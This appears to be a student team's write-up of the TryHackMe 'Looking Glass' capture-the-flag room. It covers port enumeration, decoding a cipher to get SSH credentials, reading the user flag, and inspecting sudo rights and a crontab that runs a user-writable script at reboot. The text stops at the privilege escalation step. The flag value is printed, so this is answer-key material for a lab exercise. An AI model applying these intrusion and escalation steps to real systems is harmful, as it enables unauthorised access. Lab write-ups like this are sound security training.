PenTest 1

ROOM A

Hack Me No

Members

ID	Name	Role
1211102630	Chan Kar Kin	Leader
1211100925	Ang Jin Nan	Member
1211103311	Ng Yun Shi	Member
1211102777	Tai Qi Tong	Member


Step 1: Recon and Enumeration (Gather Data)

Members Involved: Chan Kar Kin, Ang Jin Nan, Ng Yun Shi, Tai Qi Tong


Tools used: **Kali Linux, Firefox**

Thought Process and Methodology and Attempts:


We first start by scanning all open ports using nmap.




To find the correct ports, we tested some of the port numbers using the ssh command and found that there are two outputs which are Lower and Higher. After trying some times, we found that this is a clue to let us determine the correct port number.




After a few tries, we limit it within the range of 10025 to 10082 and use a loop to found the correct port number. When the connection to the port number 10028, a text appeared.




By looking at the text, we know that we have to decode it to find the actual text. We then proceed to search for an online vigenere solver to decode the text.



By looking at the decoded text, we found a secret text at the end of the poem.



After knowing the secret text, we proceeded to connect the correct port number again. The poem appeared and a “Enter Secret: ” text appeared at the end of the poem. We tried by entering the secret text at the “Enter Secret: ” section. The password for the user Jabberwock appeared.



Final Result:

Jin Nan found the correct port number that is used. We got the password for the user Jabberwock and the secret from the decoded text.

Step 2: Initial Foothold (Gain the first reverse shell)

Answer the questions below

Get the user flag.

Answer format: ***{**********}


Submit Hint

Members Involved: Chan Kar Kin, Ang Jin Nan, Ng Yun Shi, Tai Qi Tong


Tools used: **Kali Linux, Firefox**

Thought Process and Methodology and Attempts:


Once we successfully get the username and password of jabberwock, we authenticate through SSH credentials on port 22. By entering whoami, we then double-checked that we were accessing as user jabberwock.




We then view the content in jabberwock by typing ‘ls’. It listed out three things which are poem.txt, twasBrillig.sh and user.txt. We then use cat commands to view content in each file. There is simply one poem in poem.txt.




Meanwhile in twasBrillig.sh, we can realise that it is a bash script.




Next, in the user.txt, we can find a mirrored flag that needs us to reverse back before answering any question.



We then search for online tools to help us reverse our flag. We copy the mirrored flag and paste it in the online converter.



Once we generate reverse text, we finally get our first user flag which is thm{65d3710e9d75d5f346d2bac669119a23}



Then, we use the sudo -l -l command to see if we have the ability to execute commands with elevated privileges. We saw that jabberwock can reboot as root without any password.


```
jabberwock@looking-glass:~$ sudo -l -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/
usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on
        looking-glass:

Sudoers entry:
    RunAsUsers: root
    Options: !authenticate
    Commands:
        /sbin/reboot
```

By using cat command, we view whether cron jobs is running or not and what we get for the result is we saw that another user named tweedledum is running a crontab.


```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab
'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fi
elds,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr
/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.
hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / &
& run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / &
& run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / &
& run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

Final Result:

We got a foothold in the first reverse shell. Later, upon verification of the flag, Yunshi placed the flag into the TryHackMe site and got the confirmation.



Step 3: Horizontal Privilege Escalation (If any, if you pivot to other users)



